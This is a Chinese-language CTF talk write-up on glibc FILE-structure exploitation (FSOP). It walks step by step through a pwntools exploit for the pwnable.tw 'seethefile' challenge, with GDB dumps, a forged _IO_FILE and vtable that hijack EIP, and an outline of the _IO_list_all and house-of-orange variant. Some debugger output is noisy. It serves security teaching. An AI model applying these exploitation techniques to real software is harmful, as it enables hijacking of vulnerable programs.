

# FSOP - exploit file structure

百度安全Backer Talk 第二期议题

#fsop

## 大纲

- 概述
- 结合题目 seethefile熟悉文件指针结构，分析文件流函数执行过程
- exploit
- 另一种文件流劫持方法
- 参考资料

## 概述

通常情况下，文件指针的利用有这几种方式：

- 覆盖vtable
- 覆盖fp
- \_IO\_acquire\_lock等溢出
- FSOP

本议题将以一道比较简单的ctf题为例，\_IO\_acquire\_lock中溢出的方式来缕清执行流程、熟悉结构体，进而分析FSOP的利用思路。

## seethefile

题目来源：[pwnable.tw](#)

1. 对照运行结果查看相应代码

```

→ seethefile ./seethefile
#####
This is a simple program to open,read,write a file
You can open what you want to see
Can you read everything ?
#####
-----MENU-----
1. Open
2. Read
3. Write to screen
4. Close
5. Exit
-----
Your choice :1

```

- 文件打开读取关闭功能，打开的文件名不能带 flag

.bss:0804B080 ; char filename[64]	
.bss:0804B080 filename	db 40h dup(?)
.bss:0804B080	
.bss:0804B0C0	public magicbuf
.bss:0804B0C0 ; char magicbuf[416]	
.bss:0804B0C0 magicbuf	db 1A0h dup(?)
.bss:0804B0C0	
.bss:0804B260	public name
.bss:0804B260 name	db 20h dup(?)
.bss:0804B260	
.bss:0804B280	public fp
.bss:0804B280 ; FILE *fp	
.bss:0804B280 fp	dd ?
.bss:0804B280	
.bss:0804B280 _bss	ends

- 发现写入全局变量 name 是可溢出覆盖到相邻的 fp 指针

## 2. 触发崩溃

```

def exploit(p):
    p.sendlineafter("choice :","5")
    p.recvuntil("name :")
    gdb.attach(p)
    payload = "a"*36
    p.sendline(payload)

```

The screenshot shows the GDB interface with the command `gdb ./seethefile` entered at the top.

- Registers:**
  - eax : 0x61616161 ("aaaa"?)
  - ebx : 0xf7fb1000 → 0x001b1db0
  - ecx : 0xffffffff
  - edx : 0xf7fb2870 → 0x00000000
  - esp : 0xfffffcf0 → 0xf7fe77eb → <\_dl\_fixup+11> add esi, 0x15815
  - ebp : 0xfffffcf18 → 0xfffffcf68 → 0x00000000
  - esi : 0x61616161 ("aaaa"?)
  - edi : 0xf7fb1000 → 0x001b1db0
  - ebp : 0xf7e5c9f7 → <fclose+23> cmp BYTE PTR [esi+0x46], 0x0
- Registers (continued):**
  - \$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
  - \$ds: 0x002b \$ss: 0x002b \$fs: 0x0000 \$gs: 0x0063 \$cs: 0x0023 \$es: 0x002b
- Stack Dump:**

0xfffffcf0	+0x00: 0xf7fe77eb → <_dl_fixup+11> add esi, 0x15815	[ stack ]
0xfffffcf4	+0x04: 0x00000000	← \$esp
0xfffffcf8	+0x08: 0xf7fb1000 → 0x001b1db0	
0xfffffcfc	+0x0c: 0xf7fb1000 → 0x001b1db0	
0xfffffcf00	+0x10: 0xfffffcf68 → 0x00000000	
0xfffffcf04	+0x14: 0xf7fee010 → <_dl_runtime_resolve+16> pop edx	
0xfffffcf08	+0x18: 0xf7e5c9eb → <fclose+11> add ebx, 0x154615	
0xfffffcf0c	+0x1c: 0x00000000	
- Assembly Code:**

```

0xf7e5c9eb <fclose+11>      add    ebx, 0x154615
0xf7e5c9f1 <fclose+17>      sub    esp, 0x1c
0xf7e5c9f4 <fclose+20>      mov    esi, DWORD PTR [ebp+0x8]
→ 0xf7e5c9f7 <fclose+23>     cmp    BYTE PTR [esi+0x46], 0x0
0xf7e5c9fb <fclose+27>      jne    0xf7e5cba0 <_IO_new_fclose+448>
0xf7e5ca01 <fclose+33>      mov    eax, DWORD PTR [esi]
0xf7e5ca03 <fclose+35>      test   ah, 0x20
0xf7e5ca06 <fclose+38>      jne    0xf7e5cb80 <_IO_new_fclose+416>
0xf7e5ca0c <fclose+44>      mov    edx, eax

```
- Threads:**
  - #0] Id 1, Name: "seethefile", stopped, reason: SIGSEGV
- Trace:**
  - #0] 0xf7e5c9f7 → Name: \_IO\_new\_fclose(fp=0x61616161)
  - #1] 0x8048b14 → Name: main()

fclose+23 处提示有段错误，此时 `esi` = aaaa, 即我们覆盖的值

！！所以，我们覆盖的 `fd` 应为一个地址而不是一个字符串

### 3. 分析原因

下载 glibc 2.23 源码搜索 `_IO_new_fclose` 可在 `iofclose.c` 中看到定义：

```
29 #if __LIBC
30 # include "../iconv/gconv_int.h"
31 # include <shlib-compat.h>
32 #else
33 # define SHLIB_COMPAT(a, b, c) 0
34 # define _IO_new_fclose fclose
35 #endif
36
37 int
38 _IO_new_fclose (_IO_FILE *fp)
```

同时发现覆盖的 `aaaa` 为结构体 `_IO_FILE`，查看定义：

注意图中的 `chain`

```

241 struct _IO_FILE {
242     int _flags; /* High-order word is _IO_MAGIC; rest is flags. */
243 #define _IO_file_flags _flags
244
245     /* The following pointers correspond to the C++ streambuf protocol. */
246     /* Note: Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
247     char* _IO_read_ptr; /* Current read pointer */
248     char* _IO_read_end; /* End of get area. */
249     char* _IO_read_base; /* Start of putback+get area. */
250     char* _IO_write_base; /* Start of put area. */
251     char* _IO_write_ptr; /* Current put pointer. */
252     char* _IO_write_end; /* End of put area. */
253     char* _IO_buf_base; /* Start of reserve area. */
254     char* _IO_buf_end; /* End of reserve area. */
255     /* The following fields are used to support backing up and undo. */
256     char *_IO_save_base; /* Pointer to start of non-current get area. */
257     char *_IO_backup_base; /* Pointer to first valid character of backup area */
258     char *_IO_save_end; /* Pointer to end of non-current get area. */
259
260     struct _IO_marker *_markers;
261
262     struct _IO_FILE *_chain;
263
264     int _fileno;
265 #if 0
266     int _blksize;
267 #else
268     int _flags2;
269 #endif
270     _IO_offset_t _old_offset; /* This used to be _offset but it's too small. */
271     // 8 bytes
272
273 #define __HAVE_COLUMN /* temporary */
274     /* 1+column number of pbase(); 0 is unknown. */
275     unsigned short _cur_column;
276     signed char _vtable_offset;
277     char _shortbuf[1];
278
279     /* char* _save_gptr; char* _save_egptr; */
280
281     _IO_lock_t *_lock;
282 #ifdef _IO_USE_OLD_IO_FILE
283 };

```

- 当 fp 指针为正常指针时

**\$esi : 0x0804c410 → 0xfb4d2488**


来看看它的结构：

```

gef> x/20wx 0x804c410
0x804c410: 0xfbad2488 0x00000000 0x00000000 0x00000000
0x804c420: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c430: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c440: 0x00000000 0xf7fb1cc0 0x00000003 0x00000000
0x804c450: 0x00000000 0x00000000 0x0804c4a8 0xffffffff
gef> x/20wx 0xf7fb1cc0
0xf7fb1cc0 <_IO_2_1_stderr_>: 0xfb0d2086 0x00000000 0x00000000 0x00000000
0xf7fb1cd0 <_IO_2_1_stderr_+16>: 0x00000000 0x00000000 0x00000000 0x00000000
0xf7fb1ce0 <_IO_2_1_stderr_+32>: 0x00000000 0x00000000 0x00000000 0x00000000
0xf7fb1cf0 <_IO_2_1_stderr_+48>: 0x00000000 0xf7fb1d60 0x00000002 0x00000000
0xf7fb1d00 <_IO_2_1_stderr_+64>: 0xffffffff 0x00000000 0xf7fb2864 0xffffffff
gef> x/20wx 0xf7fb1d60
0xf7fb1d60 <_IO_2_1_stdout_>: 0xfb0d2887 0xf7fb1da7 0xf7fb1da7 0xf7fb1da7
0xf7fb1d70 <_IO_2_1_stdout_+16>: 0xf7fb1da7 0xf7fb1da7 0xf7fb1da7 0xf7fb1da7
0xf7fb1d80 <_IO_2_1_stdout_+32>: 0xf7fb1da8 0x00000000 0x00000000 0x00000000
0xf7fb1d90 <_IO_2_1_stdout_+48>: 0x00000000 0xf7fb15a0 0x00000001 0x00000000
0xf7fb1da0 <_IO_2_1_stdout_+64>: 0xffffffff 0x0a000000 0xf7fb2870 0xffffffff
gef> x 0x804c410
0x804c410: 0xfbad2488
gef> p IO_list_all
$10 = (struct _IO_FILE_plus *) 0x804c410
gef>
gef> p *(struct _IO_FILE_plus *) 0x804c410
$12 = {
    file = {
        _flags = 0xfbad2488,
        _IO_read_ptr = 0x0,
        _IO_read_end = 0x0,
        _IO_read_base = 0x0,
        _IO_write_base = 0x0,
        _IO_write_ptr = 0x0,
        _IO_write_end = 0x0,
        _IO_buf_base = 0x0,
        _IO_buf_end = 0x0,
        _IO_save_base = 0x0,
        _IO_backup_base = 0x0,
        _IO_save_end = 0x0,
        _markers = 0x0,
        _chain = 0xf7fb1cc0 <_IO_2_1_stderr_>,
        _fileno = 0x3,
        _flags2 = 0x0,
        _old_offset = 0x0,
        _cur_column = 0x0,
        _vtable_offset = 0x0,
        _shortbuf = "",
        _lock = 0x804c4a8,
        _offset = 0xffffffffffffffffff,
        _codecvt = 0x0,
        _wide_data = 0x804c4b4,
        _freeres_list = 0x0,
        _freeres_buf = 0x0,
        __pad5 = 0x0,
        _mode = 0x0,
        _unused2 = '\000' <repeats 39 times>
    },
    vtable = 0xf7fb0ac0 <_IO_file_jumps>
}

```

就是下边这么个链表：



每一个节点的开头为 \_flags，正常的 \_flags 前两个字节为 0xfbcd

## exploit

直接结合程序来一步步绕过对结构体的检测

把溢出到 fp 的内容换成地址 0x0804B260 即全局变量 name 的地址

```
9     bss_name = 0x0804B260
10
11     def exploit(p):
12         p.sendlineafter("choice :","5")
13         p.recvuntil("name :")
14         gdb.attach(p)
15         payload = "a"*32 + p32(bss_name)
16
```

崩溃信息如下：

```

[ Legend: Modified register | Code | Heap | Stack | String ] [ registers ]
$eax : 0x61616161 ("aaaa"?) $ebx : 0xf7fb1000 → 0x001b1db0
$ecx : 0xffffffff $edx : 0x00000000
$esp : 0xfffffcf80 → 0xf7fe77eb → <_dl_fixup+11> add esi, 0x15815
$ebp : 0xfffffcfa8 → 0xffffcff8 → 0x00000000
$esi : 0x0804b260 → 0x61616161 ("aaaa"?) ← $esp
$edi : 0xf7dfe700 → 0xf7dfe700 → [loop detected]
$eip : 0xf7e5ca24 → <fclose+68> cmp edi, DWORD PTR [edx+0x8]
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow RESUME virtualx86 id
cation]
$fs: 0x0000 $ss: 0x002b $cs: 0x0023 $ds: 0x002b $gs: 0x0063 $es: 0x002b
[ stack ]
0xfffffcf80 +0x00: 0xf7fe77eb → <_dl_fixup+11> add esi, 0x15815 ← $esp
0xfffffcf84 +0x04: 0x00000000
0xfffffcf88 +0x08: 0xf7fb1000 → 0x001b1db0
0xfffffcf8c +0x0c: 0xf7fb1000 → 0x001b1db0
0xfffffcf90 +0x10: 0xffffcff8 → 0x00000000
0xfffffcf94 +0x14: 0xf7fee010 → <_dl_runtime_resolve+16> pop edx
0xfffffcf98 +0x18: 0xf7e5c9eb → <fclose+11> add ebx, 0x154615
0xfffffcf9c +0x1c: 0x00000000
[ code:i386 ]
0xf7e5ca14 <fclose+52> jne 0xf7e5caa8 <_IO_new_fclose+200>
0xf7e5ca1a <fclose+58> mov edx, DWORD PTR [esi+0x48]
0xf7e5ca1d <fclose+61> mov edi, DWORD PTR gs:0x8
→ 0xf7e5ca24 <fclose+68> cmp edi, DWORD PTR [edx+0x8] ←
0xf7e5ca27 <fclose+71> je 0xf7e5ca4f <_IO_new_fclose+111>
0xf7e5ca29 <fclose+73> xor eax, eax

```

可以看到箭头指向的前面用 `DWORD PTR [esi+0x48]` 给 `edx` 为 `0`，导致箭头处访问 `0x8` 处的内存导致出错。

不妨把 `edx` 设置为一个地址：

```

9 bss_name = 0x0804B260
10 deadbeef = 0x0804B284 # bss_name + 36
11
12 def exploit(p):
13     p.sendlineafter("choice :","5")
14     p.recvuntil("name :")
15     gdb.attach(p)
16     payload = "a"*32 + p32(bss_name)
17     payload += p32(0xdeadbeef) + "\x00"*(0x46 - len(payload) - 4)
18     payload += p32(0xdeadbeef) 0x46偏移处, 将edx设置为0xdeadbeef
19
20

```

仍存在段错误：

```

$eax : 0x61616161 ("aaaa"?)           ← $esp
$ebx : 0x7fb1000 → 0x001b1db0
$ecx : 0xffffffff
$edx : 0x00000804
$esp : 0xffffffffc50 → 0xf7fb1000 → 0x001b1db0 → 0x00000000
$ebp : 0xfffffcf68 → 0xfffffcfa8 → 0xffffcff8 → 0x00000000
$esi : 0x0804b260 → 0x61616161 ("aaaa"?)           ← $ebp
$edi : 0xf7dfe700 → 0xf7dfe700 → [loop detected]
$ebp : 0xf7f1efb5 → <fclose+181> cmp edi, DWORD PTR [edx+0x8]
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$ss: 0x002b $gs: 0x0063 $cs: 0x0023 $es: 0x002b $ds: 0x002b $fs: 0x0000
[ stack ] ← $esp
0xfffffcf50 +0x00: 0xf7fb1000 → 0x001b1db0 ← $esp
0xfffffcf54 +0x04: 0xf7fb1000 → 0x001b1db0
0xfffffcf58 +0x08: 0xf7f1ef0b → <fclose+11> add ebx, 0x920f5
0xfffffcf5c +0x0c: 0xf7fb1000 → 0x001b1db0
0xfffffcf60 +0x10: 0x0804b260 → 0x61616161
0xfffffcf64 +0x14: 0xf7fb1000 → 0x001b1db0
0xfffffcf68 +0x18: 0xfffffcfa8 → 0xffffcff8 → 0x00000000 ← $ebp
0xfffffcf6c +0x1c: 0xf7e5cba9 → <fclose+457> add esp, 0x10
[ code:i386 ] ← $esp
0xf7f1efea7 <fclose+167> les eax, WORD PTR [eax+0x568b3975]
0xf7f1efad <fclose+173> dec eax
0xf7f1efae <fclose+174> mov edi, DWORD PTR gs:0x8
→ 0xf7f1efb5 <fclose+181> cmp edi, DWORD PTR [edx+0x8] ← $esp
0xf7f1efb8 <fclose+184> je 0xf7f1efe0 <_IO_old_fclose+224>
0xf7f1efba <fclose+186> xor eax, eax
0xf7f1efbc <fclose+188> mov ecx, 0x1
0xf7f1efc1 <fclose+193> cmp DWORD PTR gs:0xc, 0x0
0xf7f1efc9 <fclose+201> je 0xf7f1efcc <_IO_old_fclose+204>

```

溢出的地方为 edx 寄存器，分析发现对应结构体中：\_lock 成员的值

```

gef> p * (struct _IO_FILE_plus *)0x0804B260
$1 = {
  file = {
    _flags = 0x61616161,
    _IO_read_ptr = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_read_end = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_read_base = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_write_base = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_write_ptr = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_write_end = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_buf_base = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_buf_end = 0x804b260 <name> 'a' <repeats 32 times>, "`\262\004\b", <incomplete sequence \336>,
    _IO_save_base = 0xdeadbeef <error: Cannot access memory at address 0xdeadbeef>,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x84,
    shortbuf = "\262",
    _lock = 0x804
  },
  vtable = 0x0
}

```

查看崩溃之前执行的指令

```

0x1711ef98 <_IO_old_fclose+152>.    sub    esp,0x8
gef> x/10i 0xf7f1efb5-0x20
0xf7f1ef95 <_IO_old_fclose+149>: add    BYTE PTR [eax],al
0xf7f1ef97 <_IO_old_fclose+151>: add    BYTE PTR [ebx-0x17a9f314],al
0xf7f1ef9d <_IO_old_fclose+157>: out    dx, eax
0xf7f1ef9e <_IO_old_fclose+158>: test   al,0xf4
0xf7f1efa0 <_IO_old_fclose+160>: dec    DWORD PTR [ebx+0x10c48306]
0xf7f1efa6 <_IO_old_fclose+166>: test   ah,0x80
0xf7f1efa9 <_IO_old_fclose+169>: jne    0xf7f1efe4 <_IO_old_fclose+228>
0xf7f1efab <_IO_old_fclose+171>: mov    edx,DWORD PTR [esi+0x48]
0xf7f1efae <_IO_old_fclose+174>: mov    edi,DWORD PTR gs:0x8
=> 0xf7f1efb5 <_IO_old_fclose+181>: cmp    edi,DWORD PTR [edx+0x8]

gef> p $esi+0x48
$2 = 0x804b2a8 ←
gef> x 0x804b2a8
0x804b2a8: add    al,0x8
gef> x/wx 0x804b2a8
0x804b2a8: 0x000000804 ←
gef> p $esi
$3 = 0x804b260 ← bss_name
gef> █

```

File "<stdin>", line 1

修正payload:

```

9     bss_name = 0x0804B260
10    # deadbeef = 0x0804B284 # bss_name + 36
11    ptr_2_zero = 0x0804B288 # bss_name + 36 + 4
12
13    def exploit(p):
14        p.sendlineafter("choice :","5")
15        p.recvuntil("name :")
16        gdb.attach(p)
17        payload = "a"*32 + p32(bss_name)
18        payload += "\x00)*(0x48 - len(payload))
19        payload += p32(ptr_2_zero)
20

```

```

$eax : 0x00000000
$ebx : 0x0804b260 → 0x61616161 ("aaaa"?) 
$ecx : 0xf7dfe700 → 0xf7dfe700 → [loop detected]
$edx : 0x00000000
$esp : 0xfffffcf54 → 0xf7fb1000 → 0x001b1db0
$ebp : 0xfffffcfa8 → 0xfffffcff8 → 0x00000000
$esi : 0x00000000
$edi : 0x00000000
$eip : 0xf7e68917 → <_IO_file_close_it+263> mov eax, DWORD PTR [ebx+eax*1+0x94]
$eflags: [carry parity ADJUST zero SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$gs: 0x0063 $ss: 0x002b $ds: 0x002b $fs: 0x0000 $es: 0x002b $cs: 0x0023
[ stack ]——
0xfffffcf54|+0x00: 0xf7fb1000 → 0x001b1db0 ← $esp
0xfffffcf58|+0x04: 0xfffffcff8 → 0x00000000
0xfffffcf5c|+0x08: 0xf7fb1000 → 0x001b1db0
0xfffffcf60|+0x0c: 0xf7fb1000 → 0x001b1db0
0xfffffcf64|+0x10: 0x0804b260 → 0x61616161
0xfffffcf68|+0x14: 0xf7dfe700 → 0xf7dfe700 → [loop detected]
0xfffffcf6c|+0x18: 0xf7e5ca69 → <fclose+137> mov edx, DWORD PTR [esi]
0xfffffcf70|+0x1c: 0x0804b260 → 0x61616161
[ code:i386 ]——
0xf7e6890e <_IO_file_close_it+254> xchg ax, ax
0xf7e68910 <_IO_file_close_it+256> movsx eax, BYTE PTR [ebx+0x46]
0xf7e68914 <_IO_file_close_it+260> sub esp, 0xc
→ 0xf7e68917 <_IO_file_close_it+263> mov eax, DWORD PTR [ebx+eax*1+0x94]
0xf7e6891e <_IO_file_close_it+270> push ebx
0xf7e6891f <_IO_file_close_it+271> call DWORD PTR [eax+0x44]
0xf7e68922 <_IO_file_close_it+274> add esp, 0x10
0xf7e68925 <_IO_file_close_it+277> mov esi, eax
0xf7e68927 <_IO_file_close_it+279> jmp 0xf7e6884f <_IO_new_file_close_it+63>
[ threads ]——
[#0] Id 1, Name: "seethefile", stopped, reason: BREAKPOINT
[ trace ]——

```

查看崩溃前指令

```

$eax : 0x00000000 ←
$ebx : 0x0804b260 → 0x61616161 ("aaaa"?) 
$ecx : 0xf7dfe700 → 0xf7dfe700 → [loop detected]
$edx : 0x00000000
$esp : 0xfffffcf60 → 0xf7fb1000 → 0x001b1db0
$ebp : 0xfffffcfa8 → 0xfffffcff8 → 0x00000000
$esi : 0x00000000
$edi : 0x00000000
$eip : 0xf7e68914 → <_IO_file_close_it+260> sub esp, 0xc
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume virtual]
$cs: 0x0023 $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063 $ss: 0x002b
[ stack ]——
0xfffffcf60|+0x00: 0xf7fb1000 → 0x001b1db0 ← $esp
0xfffffcf64|+0x04: 0x0804b260 → 0x61616161
0xfffffcf68|+0x08: 0xf7dfe700 → 0xf7dfe700 → [loop detected]
0xfffffcf6c|+0x0c: 0xf7e5ca69 → <fclose+137> mov edx, DWORD PTR [esi]
0xfffffcf70|+0x10: 0x0804b260 → 0x61616161
0xfffffcf74|+0x14: 0xf7e07bd8 → 0x00004857 ("WH"?) 
0xfffffcf78|+0x18: 0xf7e410cb → <vfprintf+11> add ebx, 0x16ff35
0xfffffcf7c|+0x1c: 0x00000000
[ code:i386 ]——
0xf7e6890d <_IO_file_close_it+253> ret
0xf7e6890e <_IO_file_close_it+254> xchg ax, ax
0xf7e68910 <_IO_file_close_it+256> movsx eax, BYTE PTR [ebx+0x46]
→ 0xf7e68914 <_IO_file_close_it+260> sub esp, 0xc
0xf7e68917 <_IO_file_close_it+263> mov eax, DWORD PTR [ebx+eax*1+0x94]
0xf7e6891e <_IO_file_close_it+270> push ebx
0xf7e6891f <_IO_file_close_it+271> call DWORD PTR [eax+0x44]
0xf7e68922 <_IO_file_close_it+274> add esp, 0x10 ←

```

OK, 已经很接近了, 即:

$$eax = ebx + eax * 1 + 0x94 = bss\_name + 0 + 0x94$$

那么我们可以通过设置 `bss_name + 0x94` 处的值从而设置 `eax`, 进而控制 `call` 的参数

如下步骤可以控制eip:

1. 找出要调用的函数地址记为 `func_addr` , 写入某个可控区域记为 `func_ptr`
2. 将 `func_ptr - 0x44` 写入 `bss_name + 0x94`

修正payload, 下面的payload将eip设置为 `0xcafebabe`

```
9  bss_name = 0x0804B260
10 ptr_2_zero = 0x0804B288 # bss_name + 36 + 4
11 func_addr = 0xcafebabe
12
13 func_ptr = bss_name + 28
14
15 def exploit(p):
16     p.sendlineafter("choice :","5")
17     p.recvuntil("name :")
18     # gdb.attach(p,"b *fclose\nb *0xf7e68910\nb *0xf7e70485\nb *0xf7e5cabb\nc\n")
19     gdb.attach([p])
20     payload = "a"*28 + p32(func_addr) + p32(bss_name)
21     payload += "\x00"*(0x48 - len(payload))
22     payload += p32(ptr_2_zero)
23     payload += "\x00"*(0x94 - len(payload))
24     payload += p32(func_ptr - 0x44)
25
```

```
[ registers ]——
$eax : 0x0804b238 → 0x00000000
$ebx : 0x0804b260 → 0x61616161 ("aaaa"?) ← WIN!
$ecx : 0xf7dfe700 → 0xf7dfe700 → [loop detected]
$edx : 0x00000000
$esp : 0xfffffcf4c → 0xf7e68922 → <_IO_file_close_it+274> add esp, 0x10 ← $esp
$ebp : 0xfffffcfa8 → 0xfffffcff8 → 0x00000000
$esi : 0x00000000
$edi : 0x00000000
$eip : 0xcafebabe ← WIN!
$eflags: [carry parity ADJUST zero SIGN trap INTERRUPT direction overflow RESUME virtualx86
$cfs: 0x0023 $ss: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063 $ds: 0x002b
[ stack ]——
0xfffffcf4c|+0x00: 0xf7e68922 → <_IO_file_close_it+274> add esp, 0x10 ← $esp
0xfffffcf50|+0x04: 0x0804b260 → 0x61616161
0xfffffcf54|+0x08: 0xf7fb1000 → 0x001b1db0
0xfffffcf58|+0x0c: 0xfffffcff8 → 0x00000000
0xfffffcf5c|+0x10: 0xf7fb1000 → 0x001b1db0
0xfffffcf60|+0x14: 0xf7fb1000 → 0x001b1db0
0xfffffcf64|+0x18: 0x0804b260 → 0x61616161
0xfffffcf68|+0x1c: 0xf7dfe700 → 0xf7dfe700 → [loop detected]
[ code:i386 ]——
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0xcafebabe
[ threads ]——
[#0] Id 1, Name: "seethefile", stopped, reason: SIGSEGV
[ trace ]——
```

## 另一种方法

上面介绍结构体的时候有个 `_chain`, 这个是做什么的呢?

还有 `_IO_list_all` 这个东东，看起来里边的东西都可以伪造，能不能利用呢？

在 glibc 源码中搜索 `_IO_list_all` 可以在 `genops.c` 中找到主要的几个使用了该结构体的函数：

```
void _IO_link_in (struct _IO_FILE_plus *fp)
void _IO_un_link (struct _IO_FILE_plus *fp)
int _IO_flush_all_lockp (int do_lock)
```

重点来看第三个函数。

精简后的代码如下：

```
758 int _IO_flush_all_lockp (int do_lock)
759 {
760     int result = 0;
761     struct _IO_FILE *fp;
762     int last_stamp;
763     last_stamp = _IO_list_all_stamp;
764     fp = (_IO_FILE *) _IO_list_all; ←
765     while (fp != NULL)
766     {
767         run_fp = fp;
768         if (((fp->_mode <= 0 &&
769              || fp->_IO_write_ptr > fp->_IO_write_base)) &&
770              _IO_OVERFLOW (fp, EOF) == EOF)
771             result = EOF;
772         run_fp = NULL;
773         fp = fp->_chain; ←
774     }
775     return result;
776 }
777 }
```

如果巧妙地控制判断的条件，伪造 `_IO_list_all` 结构体，则可以设置 `fp` 为任意地址。

全局搜索可以看到 `_IO_flush_all_lockp` 在 `abort.c` 中是 `fflush` 预处理后真实的样子，被函数 `abort()` 调用。

往上继续跟踪，最后被 `assert()` 调用。

调用链为：

`assert() → __assert_fail() → __assert_fail_base() → abort() → _IO_flush_all_lockp()`

此时我们发现 `_IO_flush_all_lockp` 出现的场景非常多，包括

- glibc abort
- exit()
- main return
- ...


所有包含断言的地方都有。

由此，我们又多了个利用思路：

1. 伪造 `_IO_list_all`
2. 通过某种方式触发 `assert()` 从而调用 `_IO_flush_all_lockp` 使得 `fp` 为我们预期的地址
3. 利用 `_IO_flush_all_lockp` 对条件的判断时的一个预处理函数 `_IO_OVERFLOW` 达到利用效果

ps：有点像windows下伪造异常处理句柄并通过触发异常来实现利用的过程。

文件结构体创建时涉及堆的操作，由此可以通过触发堆块检测异常来达到利用效果。



(from:angelboy's topic on HITB SG2018)

```
//相关定义
```

```
//libioP.h
```

```

#define JUMP_FIELD(TYPE, NAME) TYPE NAME

//JUMP_FIELD(_IO_OVERFLOW_t, __overflow)
//_IO_OVERFLOW_t __overflow()
(*(struct _IO_jump_t **)
((void *) &_IO_JUMPS_FILE_plus (fp) + (fp)->vtable_offset))

//genops.c

int __overflow (_IO_FILE *f, int ch)
{
    /* This is a single-byte stream. */
    if (f->mode == 0)
        _IO_fwide (f, -1);
    return _IO_OVERFLOW (f, ch);
}

libc_hidden_def (__overflow)

```

当fsop由堆结构校验出错触发时，该利用方法又叫 house of orange

## 其他

